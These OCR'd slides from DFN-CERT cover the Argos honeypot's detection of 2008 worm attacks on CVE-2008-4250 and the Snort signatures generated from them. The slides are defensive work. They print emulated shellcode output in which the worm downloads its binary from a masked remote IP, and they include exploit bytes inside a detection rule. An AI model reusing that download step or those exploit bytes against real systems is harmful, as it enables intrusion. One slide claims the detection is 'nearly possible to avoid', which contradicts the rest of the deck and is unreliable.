  - Usage of tainted data is monitored

DFN CERT

Argos Internals II

- For each byte of the honeypot memory a taint bit is reserved
- An alert is raised if:
  - The CPU program counter is loaded with tainted data
  - Tainted data is directly executed by the CPU

DFN CERT


Argos Summary

- Argos applies an accurate and generic attack detection mechanism
- Argos prevents the honeypot operating system from being compromised by protecting against memory corruption vulnerabilities
- It is nearly possible to avoid Argos attack detection
- In contrast to typical high-interaction honeypots Argos restrict the abuse potential

DFN CERT

Situation on Tue, Nov 25 2008

- A lot of reports about an increase in netflows targeting port tcp/445
- Root cause unknown



CarmentiS netflow report on Tue, Nov 25 2008

Situation on Tue, Nov 25 2008

- New Internet worm abusing the serious vulnerability in CVE-2008-4250 was likely
- CVE-2008-4250:
  - Function `NetPathCanonicalize()` inside the Windows Server Service is affected
  - Return address is overwritten by providing a malformed path containing `/../`
  - Exploits publicly available
  - No authentification required

DFN CERT

Our Strategy


- Focus on detecting attacks against CVE-2008-4250: Avoid false positives by well-known attacks
- Benefit from the accurate and secure attack detection by Argos
- Set up Windows XP honeypot with all security updates for old vulnerabilities
- Windows XP is hardend: Secure passwords, reverse firewall
- Configured Relayd to monitor 3 class-c networks

DFN CERT

Results: Argos Alert


```
carlog v0.1.3 Copyright(c) G Portokalidis

VERSION         ARCH            TYPE            TIMESTAMP
0x02            i386            RET             1227544311

EAX             ECX             EDX             EBX
 0x49425948      0x0259f4a4      0x0259f4fa      0x0259005c
(0x0f94645c)    (0x00000000)    (0x00000000)    (0x0f94649a)
[     24731]    [     24195]    [     24195]    [     24707]

ESP             EBP             ESI             EDI
 0x0259f45c      0x00020408      0x0259f496      0x0259f444
(0x00000000)    (0x0f946454)    (0x00000000)    (0x00000000)
[     24195]    [     24723]    [     24695]    [     24695]

EIP             Faulty EIP      EFLAGS
0x6fe216e2      0x77c47eb2      0x00000202
(0x0f946458)
```

Results: Worm Attack I



Protocol handshake: Connecting to the Server Service

Results: Worm Attack II



Invocation of `NetPathCanonicalize()` and identifying the characteristic attack string

Generation of Attack Signatures

- Argos identifies the Ethernet frame containing the exploit data
- Attack signatures in Snort format are generated by Nebula[1]
- Signatures are based on common substrings in attack data

[1] Nebula is available at `http://nebula.carnivore.it/`

DFN CERT

Generation of Attack Signatures II

```
alert tcp any any -> $HOME_NET any (msg: "nebula rule 2000003 rev. 1";
 ...
 content: "|f2|"; distance: 4; within: 341;
 content: "IizOAXpeNmiPzpbJfPHEmVnLIqPigXyEEQHKOVowKenLOfAczzhbWVcU
BLssDUroxXCrBelDpHtxXBjPnkWYWGzqYihrDTUKdPttbOysjKKopRRMYGVPXoZwidS
pUJQVuEMmkdgxaGGLxkRYVGuhEgruIMVFgsIHvTTuTXICHqnsrBFyyIISR\\|00|.|00|
.|00|\\|00|.|00|.|00|\\|00|A|00|W|00|L|00|P|00|V|00|C|00|I|00 08 04
02 00 b0 1c 1f 00|GOOO|b0 1c 1f 00|LCKLMKYZMMARLUXJMOOAKXQYBXDNJXLWF
GIDRDOIFU|92|J|24 b6 97 03 f5|7|eb|ZHORYZYITNE|00 00 00 00 1f 03 00
 00 02 00 00 00 00 00 00 00 02 00 00 00|\\|00 00 00 01 01 00 00 00
00 00 00|"; distance: 16; within: 342; sid: 2000003; rev: 1;)
```

DFN CERT

Capturing the Worm Binary II

- Argos records relevant attack data
- Attack data usually contains the full shell-code of the exploit
- Execution of shell-code can be emulated by the library `libemu`[2]
- Libemu reveals download-URL of worm binary

[2] Libemu is abailable at `http://libemu.carnivore.it/`

DFN CERT

Capturing the Worm Binary II

```
./sctest -gS -s 1000000 < argos.csi.56984385
....
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x00417264 =>
           = "urlmon"; ) = 0x7df20000;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x0041726f =>
           = "http://xxx.xxx.185.142:4367/fzlnm";
     LPCTSTR szFileName = 0x0012fe88 =>
           = "x."; ) =  0;
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x0012fe88 =>
           = "x."; ) = 0x00000000;
```

DFN CERT

Conclusion

- High-interaction honeypots are essential for zero-day attack detection
- Argos significantly reduces the abuse risk and maintenance effort of the honeypot
- Honeypot operating system should be properly configured
- Recorded Argos attack data allows signature generation and capture of the worm binary

DFN CERT

Thanks for your attention!

Questions?

DFN-CERT